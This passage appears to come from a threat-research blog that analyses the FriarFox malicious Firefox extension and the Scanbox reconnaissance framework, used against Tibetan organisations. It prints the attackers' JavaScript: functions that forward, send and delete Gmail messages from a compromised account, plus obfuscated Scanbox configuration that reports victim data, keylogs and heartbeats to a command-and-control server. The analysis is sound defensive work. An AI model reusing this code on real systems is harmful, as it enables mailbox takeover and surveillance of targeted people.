> hxxp://accounts.youtube[.]comhttps://accounts.youtube[.]com/_/AccountsDomainCookiesCheckConnectionHttp/jserror?script=hxxps%3A%2F%2Findiatrustdalailama[.]com%2Ffile%2Fi%2F%3F5&error=Permission%20denied%20to%20get%20property%
> origin%20object&line=61

As part of this redirect script, an additional URL is visible. It contains the command-and-control domain information for the actor-controlled server indiatrustdalailama[.]com which delivers an encoded JavaScript payload Scanbox. Further analysis of the tabletView.js script indicates that this file is an altered version of a browser extension file created with the copyright belonging to "Jason Savard". Open source research indicates that this individual has created several browser extensions and plug-ins including a tool called Checker Plus for Gmail. This tool contains similar functionality to the Gmail Notifier tool discussed above. The presence of this unrelated copyright in the FriarFox browser extension files may indicate that actors have historically experimented with similar tools before modifying the Gmail Notifier tool set.


In addition to the redirection JavaScript that attempts to access cookies and communicate with Scanbox servers, threat actors altered an existing Gmail Notifier browser extension script to display the decoy domain hxxps://tibet[.]net in the browser upon initial FriarFox installation. This redirection was described earlier in the delivery section of this blog. The use of the legitimate Tibet[.]net as a decoy domain further reinforces that the targets of this campaign were narrow and likely selected based on their involvement with Tibetan organizations and the Tibetan exile community.

Lastly, actors also included an additional script entitled default.js that appears to add supplemental malicious capabilities to the FriarFox extension that were not included in the initial open source Gmail Notifier tool. While the initial tool includes the ability to check settings, access inbox, archive, mark as spam, delete messages, refresh inbox and mark as read, it does not include features related to sending or responding to mail. The default.js script adds features like forwarding mail, performing function searches, deleting mail, deleting Gmail trash, and sending mail from the compromised account.




```
function SendMail (account_id,gmail_at,to,title,content) {
    if(gmail_at !=null )
    {
        var xmlhttp = new XMLHttpRequest();   // new HttpRequest instance
        form = 'to='+to+'&cc=&bcc=&subject='+encodeURIComponent(title.replace('&gt;','').replace('&lt;',''))+'&body='+encodeURIComponent(content.replace('&gt;','').replace('&lt;',''))
        if(attId[0]) {
            for(var i=0;i<attId.length;i++){
            form = form+"&attach="+ attId[i];
            }

        }
        //console.info(form);
        xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?&fv=b&cs=c&pv=tl&cpt=c&v=b");
        xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xmlhttp.setRequestHeader("X-Chrome-Uma-Enabled", "1");
        xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
        xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
        xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
        xmlhttp.setRequestHeader("Authority", "mail.google.com");
        xmlhttp.send(form);
    // xmlhttp.responseText;
    }
    else
    {
        //console.info("no AT");
    }
    attId[0] = null;
}
```

Figure 08: Default.js script detail "SendMail" Function



```
async function FwMail (mailId,account_link) {
    console.info("beging to FW:"+mailto_name);
    id = account_link.split("\/")[5];
    var datasend ;
    let gmail_at = link2GT(account_link);
    console.info('Gmail_AT='+gmail_at);
    await GetMail(id,mailId,gmail_at).then(function(data){datasend = data.split("|")});
    console.info(datasend);
    SendMail(id,gmail_at,mailto_name+mailto_domain,datasend[1],datasend[0]);
    }

async function searchFwmailandDelete(){
    set_cookies();
    hash();
    //await s_sent();
    for(j=0;j<cookies.length;j++){
        console.info("scan account "+j+"\n");
        var req = new XMLHttpRequest();
        req.open("GET", "https://mail.google.com/mail/u/"+j+"/h/123/?&s=s", false);
        req.send(null);
        var patt = "name=t value=\".\*?";
        var reg = new RegExp(patt+mailto_name,"g");
        if(req.responseText.match(reg)){
            Fwmail_counts = req.responseText.match(reg).length;
            if(Fwmail_counts!=0){
                for(var i=0;i<Fwmail_counts;i++){
                mail_to_del[i] = req.responseText.match(reg)[i].split("\"")[1];
                gmail_at = link2GT("https://mail.google.com/mail/u/"+j);
                DeleteMail(j,gmail_at,mail_to_del[i]);
                console.info(mail_to_del[i]);
                await sleep_for(2000);
                DeleteTrash(j,gmail_at,mail_to_del[i]);
                //console.info("del_tra\n")
                }
            }else{
                console.info('not find M to D')
            };
```

Figure 09: Default.js script detail "FWmailandDelete" Function



```
function DeleteMail (account_id,gmail_at,mailid) {
    if(gmail_at !=null )
    {
        var xmlhttp = new XMLHttpRequest();   // new HttpRequest instance
        form = 'redir=?&s=s&at='+gmail_at+'&tact=tr&nvp_tbu_go=Go&t='+mailid+'&bact=';
        //console.info(form);
        xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?&s=s");
        xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xmlhttp.setRequestHeader("X-Chrome-Uma-Enabled", "1");
        xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
        xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
        xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
        xmlhttp.setRequestHeader("Authority", "mail.google.com");
        xmlhttp.send(form);
    // xmlhttp.responseText;
    }
    else
    {
        //console.info("no AT");
    }
}

function DeleteTrash (account_id,gmail_at,mailid) {
    if(gmail_at !=null )
    {
        var xmlhttp = new XMLHttpRequest();   // new HttpRequest instance
        form = 'redir=?&s=s&at='+gmail_at+'&tact=&nvp_a_dl=Delete Forever&t='+mailid+'&bact=';
        //console.info(form);
        xmlhttp.open("POST", "https://mail.google.com/mail/u/"+account_id+"/h/123/?&s=t");
        xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xmlhttp.setRequestHeader("X-Chrome-Uma-Enabled", "1");
        xmlhttp.setRequestHeader("Upgrade-Insecure-Requests", "1");
        xmlhttp.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
        xmlhttp.setRequestHeader("Cache-Control", "max-age=0");
        xmlhttp.setRequestHeader("Authority", "mail.google.com");
        xmlhttp.send(form);
    // xmlhttp.responseText;
    }
    else
    {
        //console.info("no AT");
    }
```

Figure 10: Default.js script detail "DeleteMail" Function

Analysis of ScanBox Malware

After the FriarFox browser extension is installed, the JS file TabletView tabletView.js contacts an actor-controlled server to retrieve the Scanbox framework. Scanbox is a PHP and JavaScript-based reconnaissance framework that dates to 2014. Its usage of PHP and JS enables a file-less malware approach when targeting victims' hosts. Scanbox is primarily used by Chinese APT's and shared across multiple groups. To a lesser degree, Scanbox has been reportedly used by OceanLotus, an APT actor who supports the national interests of Vietnam but has no relevance to this analysis. Scanbox has been used in numerous campaigns since 2014 to target the Tibetan Diaspora along with other ethnic minorities often targeted by groups aligned with the Chinese state interests. The tool is capable of tracking visitors to specific websites, performing keylogging, and collecting user data that can be leveraged in future intrusion attempts.

In this campaign TabletView.js initiates a request to the actor-controlled domain indiatrustdalailama[.]com via port 443:

> hxxps://indiatrustdalailama[.]com:443/file/i?5


The request specified in the URI path a project id ("/file/i?5") which corresponds to the specific Scanbox project code. As a result of this request encoded Scanbox JavaScript containing the Scanbox payload is returned in an HTTP response. Following the execution of the Scanbox JavaScript, the below "basicposturl" response can be observed which represents victim information being posted to threat actor's command and control server. This URL was first reported publicly in June of 2020 on VirusTotal by a user in India which suggests that this actor likely has been leveraging Scanbox against Tibetan related entities in the region since at least mid-2020:

> hxxps://indiatrustdalailama[.]com/file/i/recv.php

In addition to the "basicposturl", traffic was observed which was identified as the Scanbox "basicliveurl" or the framework's heartbeat indicating a live infection and connection with the actor command-and-control server. The Scanbox heartbeat URI "/file/i/s.php?" is followed by numerical Base64 encoded seed and "alivetime" values that are included in the URI. A simulated example of this has been included below:

> hxxps://indiatrustdalailama[.]com/file/i/s.php?seed=NlAxMFZ3NET3NjIxMCc2OEA=&alivetime=MTYxNUd2NjF1MQ==&r=0.6520957992508899

A partially decoded portion of the delivered Scanbox JavaScript has been included below. The standard Scanbox configuration values first observed in a 2014 watering hole attack are available in open source and have been included on the right of Figure 11 for comparison. Note that the "basicpluginurl" and "basicposturlkeylogs" keys visible in the configuration were not observed during Proofpoint analysis.



```
var jIyQ_ODlaO={};

jIyQ_ODlaO["basicposturl"]="https://indiatrustdalailama.com:443/file/i/recv.php";
jIyQ_ODlaO["basicliveurl"]="https://indiatrustdalailama.com:443/file/i/s.php";
jIyQ_ODlaO["basicplguinurl"]="https://indiatrustdalailama.com:443/file/i/p.php";
jIyQ_ODlaO["basicposturlkeylogs"]="https://indiatrustdalailama.com:443/file/i/k.php";
jIyQ_ODlaO["info"] = {};
jIyQ_ODlaO["info"]["projectid"]="5";
jIyQ_ODlaO["info"]["seed"]=_____$____$_$_399_____$____$_$_179();
jIyQ_ODlaO["info"]["ip"] = "185.189.161.42";
```


```
/*var scanbox={}; */

/*scanbox.basicposturl="http://{SITE}/recv.php"; */
/*scanbox.basicliveurl="http://{SITE}/s.php"; */
/*scanbox.basicplguinurl="http://{SITE}/p.php"; */
/*scanbox.basicposturlkeylogs="http://{SITE}/k.php"; */
/*scanbox.info = {}; */
/*scanbox.info.projectid="< >"; */
/*scanbox.info.seed=setRecordid(); */
/*scanbox.info.ip = "{IP}"; */
```

Figure 11: Decoded Scanbox configuration comparison to standard Scanbox instance

The Scanbox code which is JavaScript delivered as part of an HTTP response is heavily encoded in its initial state. De-obfuscation of the JavaScript has proven to be a time intensive endeavor requiring an iterative process. The actors rely on three primary layers of obfuscation for the JavaScript:


Firstly, the threat actors have converted the integer values of the Scanbox code to Base36 which designates these values as strings using symbols "0-9" and "A-Z". By reverting the integer values from their Base36 form we were able to de-obfuscate the decoding function present in the Scanbox JavaScript which details the second layer of obfuscation it uses. The decoding function indicates that actors took an array of integers and generated ASCII character codes from each of them by subtracting charset value 398 and then concatenating the resulting characters together. By performing the equivalent of the decoding function on the integer array values analysts were able to de-obfuscate them. So finally, because of this de-obfuscation we were able to replace references to the array integer values with the corresponding decoded strings. Many of which were function values. This revealed a mostly decoded Scanbox code base.

In addition to these methods Proofpoint analysts were able to draw parallels between the encoded JavaScript and open source examples of Scanbox code. This combination of separate efforts allowed for partial decoding of the Scanbox JavaScript.




```
function _____$____$_$_399_____$____$_$_179() /*function setRecordid() */
{
    _____$____$_$=new _____$____$_$____w_____$____$_$__i_____$____$_$__[_____$____$_$_____$_____$____$_$_____[0]](); /*   d=new Date(); */
    var _____$____$_$_=_____$____$_$[_____$____$_$_____$_____$____$_$_____[2]]()[_____$____$_$_____$_____$____$_$_____[13]](); /*    var time=d.getTime().toString(); */

    var _____$____$_$__=(_____$____$_$____w_____$____$_$__i_____$____$_$__[_____$____$_$_____$_____$____$_$_____[14]][_____$____$_$_____$_____$____$_$_____[15]]()*10000000000)

    var _____$____$_$____=_____$____$_$____w_____$____$_$__i_____$____$_$__[_____$____$_$_____$_____$____$_$_____[17]](_____$____$_$__+_____$____$_$_); /*    var seed=parseInt
    _____$____$_$_743_____$____$_$_706(_____$____$_$_____$_____$____$_$_____[18],_____$____$_$____,0); /*     setCookie("recordid",seed,0); */
    _____$____$_$_743_____$____$_$_706(_____$____$_$_____$_____$____$_$_____[18],_____$____$_$____,1); /*     setCookie("recordid",seed,1); */
    return _____$____$_$____; /*     return seed; */
};

var jIyQ_ODlaO={}; /* var scanbox={}; */

jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[19]]=_____$____$_$_____$_____$____$_$_____[20]; /*scanbox.basicposturl="http://{SITE}/recv.php"; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[21]]=_____$____$_$_____$_____$____$_$_____[22]; /*scanbox.basicliveurl="http://{SITE}/s.php"; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[23]]=_____$____$_$_____$_____$____$_$_____[24]; /*scanbox.basicplguinurl="http://{SITE}/p.php"; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[25]]=_____$____$_$_____$_____$____$_$_____[26]; /*scanbox.basicposturlkeylogs="http://{SITE}/k.php"; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[27]] = {}; /* scanbox.info = {}; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[27]][_____$____$_$_____$_____$____$_$_____[28]]=_____$____$_$_____$_____$____$_$_____[29]; /*scanbox.info.projectid="< >"; */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[27]][_____$____$_$_____$_____$____$_$_____[30]]=_____$____$_$_399_____$____$_$_179(); /*scanbox.info.seed=setRecordid(); */
jIyQ_ODlaO[_____$____$_$_____$_____$____$_$_____[27]][_____$____$_$_____$_____$____$_$_____[31]] = _____$____$_$_____$_____$____$_$_____[32]; /*scanbox.info.ip = "{IP}"; */
```

Figure 12: Encoded Scanbox JavaScript with sections mapped to open source Scanbox code



```
function _____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$__()
    {
        var _____$____$_$_ = [];
        _=_____$____$_$____w_____$____$_$__i_____$____$_$__[("S").toUpperCase()+"TRING"];
        _=_["FROM"+("C").toUpperCase()+"HAR"+("C").toUpperCase()+"ODE"];

        for(_____=0;_____<_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$__.arguments.length;_____++)
        {
            _____$____$_$_ += _(_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$__.arguments[_____]-"398");
        }
        return _____$____$_$_;
    }
```

Figure 13: Scanbox decoding function with strings reverted from Base36



JavaScript

```
var _____$____$_$_____$_____$____$_$_____=["Date","setTime","getTim
e","document","cookie","=",";path=/;expires=","toGMTString","match","RegEx
p","(^| )","=([^;]*)(;|$)","unescape","toString","Math","random","substrin
g","parseInt","recordid","basicposturl","https://indiatrustdalailama.com:4
43/file/i/recv.php","basicliveurl","https://indiatrustdalailama.com:443/fi
le/i/s.php","basicplguinurl","https://indiatrustdalailama.com:443/file/i/
p.php","basicposturlkeylogs","https://indiatrustdalailama.com:443/file/i/
k.php","info","projectid","5","seed","ip","185.189.161.42","referrer","age
nt","navigator","userAgent","location","href","toplocation","top","titl
e","domain","charset","characterSet","screen",_____$____$_$_____$____$_$__
___$____$_$_____$____$_$_____$____$_$_____$____$_$_____$____$_$__(),"widt
h","x","height","platform","ActiveXObject","lang","systemLanguage","langua
ge","x-","floor","get","url","data","Array","push","crypt","p","joi
n","&","?","Image","src","post","createElement","%3Ciframe$20id$3D","%20na
me$3D","%20style$3Ddisplay$3Anone$3E","getElementsByTagName","html","appen
dChild","form","target","method","POST","action","input","type","hidde
n","name","value","submit","iframe","id","setAttribute","0","ABCDEFGHIJKLM
NOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=","c","length","charCo
deAt","isNaN","charAt","String","fromCharCode","basicpost","hostalive","?s
eed=","&alivetime=","&r=","setInterval","jIyQ_ODlaO.hostalive();","iplis
t","remote_addr","x_forwarded_for","script","https://indiatrustdalailama.c
om:443/file/i/d.php?"];
```


Figure 14: Decoded Scanbox Integer Array

The encoding used in this Scanbox code appears to be consistent with a historic instance of Scanbox used to target Pakistani and Tibetan government websites in March 2019. This campaign reported by Recorded Future detailed watering hole attacks that delivered Scanbox after redirecting users from the domain tibct[.]net. That domain replicated the legitimate content present on Tibet[.]net to entice victims who would be redirected to a Scanbox delivery domain. The FriarFox campaign also leveraged Tibet[.]net as a decoy redirection prior to delivering Scanbox via the malicious browser extension. While the victimology, use of the Scanbox tool, and encoding are shared between these campaigns it is important to note again that Scanbox is a shared tool in use since 2014. Proofpoint cannot definitively attribute the 2019 campaign reported by Recorded Future to TA413 at this time, but analysts note similar tactics have been used against the Tibetan Diaspora in the recent past.

Links to Previous TA413 Campaigns

In addition to the observation of a known sender email address that has been used by TA413 in the Exile Rat campaign dating back several years, an examination of the FriarFox manifest.json file contained within the XPI archive indicated further ties to known TA413 activity. The manifest.json file included an update URL for the FriarFox browser extension. The URL address hxxps://nagnsihistory[.]vip/update.json was included. The domain nangsihistory[.]vip had previously been observed by Proofpoint in TA413 phishing campaigns targeting Tibetan organizations on January 12, 2021 and January 15, 2021. The emails used the domain in the following URLs which delivered malicious RTF files that ultimately installed Sepulcher malware.

